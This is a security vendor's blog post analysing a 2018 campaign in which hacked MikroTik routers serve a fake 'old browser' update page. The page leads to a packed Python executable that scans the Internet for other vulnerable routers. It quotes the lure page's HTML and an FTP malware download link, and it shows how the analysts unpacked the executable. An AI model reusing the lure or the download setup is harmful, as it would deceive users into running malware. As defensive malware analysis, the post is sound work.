Fake browser update seeks to compromise more MikroTik routers

Posted: by Malwarebytes Labs

Last updated: October 15, 2018

This blog post was authored by @hasherezade and Jérôme Segura.


MikroTik, a Latvian company that makes routers and ISP wireless systems, has been dealing with several vulnerabilities affecting its products' operating system over the past few months. Ever since a critical flaw in RouterOS was identified in late April 2018, attacks have been going on at an alarming rate, made worse when a newly-found exploitation technique for CVE-2018-14847 was identified.

The problem is that a large number of MikroTik routers remain unpatched and are prey for automated attacks, despite security fixes made available by the vendor. Criminals were quick to leverage Proof of Concept code to compromise hundreds of thousands of devices in a short time frame. Last summer, researchers at SpiderLabs discovered what was perhaps the biggest malicious Coinhive campaign via hacked MikroTik devices, which has evolved into a much wider problem now.

With this latest trick, users behind compromised routers are served a fake browser update page. When they run this malicious update, it unpacks code onto their computer that scans the Internet for other vulnerable routers and tries to exploit them.

Suspicious browser update

Security researcher @VriesHd first spotted a new campaign attempting to further compromise vulnerable routers using a typical social engineering technique. Internet providers that operate infected MikroTik routers will serve this malicious redirect about an “old version of the browser” to their end users:




ERROR: OLD VERSION OF THE BROWSER.

During the opening of the site "[redacted]", the following error occurred: **OLD VERSION OF THE BROWSER.**

In a few seconds, you will be redirected for the update
For the update, you need to DOWNLOAD and RUN the update file.
Redirecting...

http://[redacted]:8080/

According to a search via Censys, there are about 11,000 compromised MikroTik devices hosting this fake download page:



Quick Filters
For all fields, see Data Definitions

Autonomous System:

451	[redacted]
203	[redacted]
181	[redacted]
163	[redacted]
155	[redacted]

More

Protocol:

10.65K	8080/http
6,761	80/http
2,483	53/dns
197	443/https
177	21/ftp

More

Tag:

10.96K	embedded
10.96K	http
2,483	dns
197	https
177	ftp

IPv4 Hosts
Page: 1/439 Results: 10,957 Time: 454ms

[redacted]
[redacted] Astana, Astana Qalasy, Kazakhstan
MikroTik Device 8080/http
8080.http.get.body: the opening of the site "<i><a href="ftp://ftp:ftp@[redacted]/browser_upd.exe" ti
EMBEDDED


[redacted]
[redacted] Bom Jesus, Santa Catarina, Brazil
MikroTik Device 8080/http
8080.http.get.body: the opening of the site "<i><a href="ftp://ftp:ftp@[redacted]/browser_upd.exe" ti
EMBEDDED

[redacted]
[redacted] Kuala Lumpur, Kuala Lumpur, Malaysia
MikroTik Device 8080/http
8080.http.get.body: the opening of the site "<i><a href="ftp://ftp:ftp@[redacted]/browser_upd.exe" ti
EMBEDDED

[redacted]
[redacted] Gorawino, West Pomerania, Poland
MikroTik Device 8080/http
8080.http.get.body: the opening of the site "<i><a href="ftp://ftp:ftp@[redacted]/browser_upd.exe" ti
EMBEDDED

[redacted]

The alleged browser update is suspiciously downloaded from an FTP server, as seen below:



Error

view-source[redacted]:8080

Not secure | view-source:[redacted]:8080

```
7GOjSpM4aOPxnjRqMk68ruqqgrXXXfdyfoeSycjc+Z4Ho9v87E0+qqgmTOmYcbMVbjn/kGzpylKq1d/7uvW7FNfLnX6P3v
FUirvGMLQxoPm6Wd3qZc7kyI29VTQoiBJY9gYHuHlH79DwxiDUCiEhoYG+HxHC9r+PzI9tdkopWP1AAAAAElFTkSuQmCC"
 border="0" style="vertical-align: middle;">
                            ERROR: <div id="status">Forbidden</div>.
                        </h2>
                    </td>
                </tr>
                <tr>
                    <td align="center" valign="middle">

                        During the opening of the site "<i><a
href="ftp://ftp:ftp@[redacted]/upd_browser.exe" title="http://[redacted]:8080/"><div
id="url">http://[redacted]:8080/</div></a></i>", the following error occurred: <b><div
id="error">Access Denied</div></b>.<br><br>
                        <div id="description"></div><br>
                        <div id="timer"></div>

                    </td>
                </tr>
                <tr>
                    <td height="50" align="right" valign="bottom">
                        <b><i><a href="ftp://ftp:ftp@[redacted]/upd_browser.exe"
title="http://[redacted]:8080/"><div id="url">http://[redacted]:8080/</div></a></i></b>
<br>
                    </td>
```


#	Server Type	Protocol	Method	Result	Host	URL	Body
1	Mikrotik HttpProxy	HTTP	GET	403	[redacted]:8080	/	21,130
2		FTP	GET	200	[redacted]	/upd_browser.exe	7,509,940

```
    </tr>
</table>

</body>
</html>
```

upd_browser.exe

Show all

Interestingly, this IP address is also listed as a free and open web proxy. Proxies are often used by those who wish to bypass certain country limitations (i.e. watching the American version of Netflix if you are not in the US) or simply as a way to mask their IP address.



178.151.29.4	32231	🇺🇦	Ukraine	★★☆☆☆	Anonymous	67	4.29	125	23:17
80.90.84.243	32231	🇦🇱	Albania	★★☆☆☆	Anonymous	78	3.81	163	10:11
80.82.159.92	32231	🇨🇿	Czech Republic	☆☆☆☆☆	Anonymous	78	20.11	17	15:12
41.72.213.22	53281	🇰🇪	Kenya	☆☆☆☆☆	Anonymous	56	16.95	8	03:34
135.19.147.237	43553	🇨🇦	Canada	★★☆☆☆	Anonymous	71	0.97	131	13:29
91.220.205.21	41258	🇵🇱	Poland	☆☆☆☆☆	Anonymous	60	15.09	16	18:48
[redacted]	[redacted]	🇺🇸	United States	☆☆☆☆☆	Anonymous	46	9.76	25	02:11
217.17.103.203	32431	🇷🇸	Serbia	★☆☆☆☆	Anonymous	62	6.85	64	08:12
172.222.149.211	40452	🇺🇸	United States	★★☆☆☆	Anonymous	73	5.91	43	05:44
195.94.153.61	32273	🇮🇹	Italy	☆☆☆☆☆	Anonymous	50	14.66	19	21:09
185.18.141.40	41258	🇵🇱	Poland	★★☆☆☆	Anonymous	77	5.16	55	01:28
115.127.34.83	53281	🇧🇩	Bangladesh	☆☆☆☆☆	Anonymous	60	12.88	23	09:31
82.155.28.72	37203	🇵🇹	Portugal	☆☆☆☆☆	Anonymous	53	17.87	38	19:34
31.25.141.46	53281	🇮🇶	Iraq	★☆☆☆☆	Anonymous	55	5.87	38	20:59
123.108.251.90	60936	🇰🇭	Cambodia	☆☆☆☆☆	Anonymous	53	23.47	10	02:00


<< Prev 1...4 | 5 | 6 | 7 | 8 | 9 | 10 | 11 | 12...127 Next >>

Payload analysis

Behavioral analysis

The payload follows the theme of pretending to be an installer named *upd_browser*.

When we deploy it, it pops up an error:




Error

Update error code 80072EE2

OK


However, if we capture the network traffic, we can see that in the background it scans various IP addresses, trying to connect on port 8291 (a default port for managing MicroTik routers via Winbox application):



Destination	Protocol	Length	Host	Destination Port	Info
205.75.189.11	TCP	66		8291	[TCP Retransmission] 51413 → 8291 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
117.110.101.12	TCP	66		8291	51612 → 8291 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
141.48.175.12	TCP	66		8291	51613 → 8291 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
145.18.117.6	TCP	66		8291	51614 → 8291 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
149.169.155.11	TCP	66		8291	51615 → 8291 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
14.197.184.11	TCP	66		8291	[TCP Retransmission] 51412 → 8291 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
149.186.248.5	TCP	66		8291	[TCP Retransmission] 51415 → 8291 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
117.253.121.6	TCP	62		8291	[TCP Retransmission] 51072 → 8291 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM=1
108.170.10.5	TCP	62		8291	[TCP Retransmission] 51076 → 8291 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM=1
65.145.62.4	TCP	62		8291	[TCP Retransmission] 51075 → 8291 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM=1
185.191.70.10	TCP	66		8291	51618 → 8291 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
23.170.31.7	TCP	62		8291	[TCP Retransmission] 51077 → 8291 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM=1
199.188.171.8	TCP	66		8291	[TCP Retransmission] 51416 → 8291 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
120.158.22.4	TCP	62		8291	[TCP Retransmission] 51074 → 8291 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM=1
20.30.98.11	TCP	62		8291	[TCP Retransmission] 51079 → 8291 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM=1
45.41.146.10	TCP	66		8291	51619 → 8291 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
81.47.189.5	TCP	66		8291	51620 → 8291 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
135.122.138.5	TCP	62		8291	[TCP Retransmission] 51078 → 8291 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM=1


Unpacking

The dropped payload is a relatively big executable (7.25 MB) with a huge overlay. The sections' headers and their visualizations are given below:



Name	Raw Addr.	Raw size	Virtual Addr.	Virtual Size	Characteristics	Ptr to Reloc.	Num. of Reloc.	Num. of Linenum.
UPX0	400	0	1000	2D000	E0000080	0	0	0
UPX1	400	23200	2E000	24000	E0000040	0	0	0
.rsrc	23600	1A00	52000	2000	C0000040	0	0	0

As we can recognize by looking at the sections names, it comes packed by a popular, simple packer: UPX. The size of overlay suggests that there is something more to be extracted. After further examination, we find out that it unpacks a Python DLL and other related files into the %TEMP% folder, and then loads them. At this point, it is easy to guess that this EXE is in reality a wrapped Python script. We can unpack it following the same procedure as the one described here.




```
C:\Users\tester\Desktop>python pyinstxtractor.py "upd_browser (1).exe"
[*] Processing upd_browser (1).exe
[*] Pyinstaller version: 2.1+
[*] Python version: 27
[*] Length of package: 7358388 bytes
[*] Found 928 files in CArchive
[*] Beginning extraction...please standby
[+] Possible entry point: pyiboot01_bootstrap
[+] Possible entry point: pyi_rth__tkinter
[+] Possible entry point: upd_browser
[*] Found 429 files in PYZ archive
[*] Successfully extracted pyinstaller archive: upd_browser (1).exe

You can now use a python decompiler on the pyc files within the extracted direct
ory
```

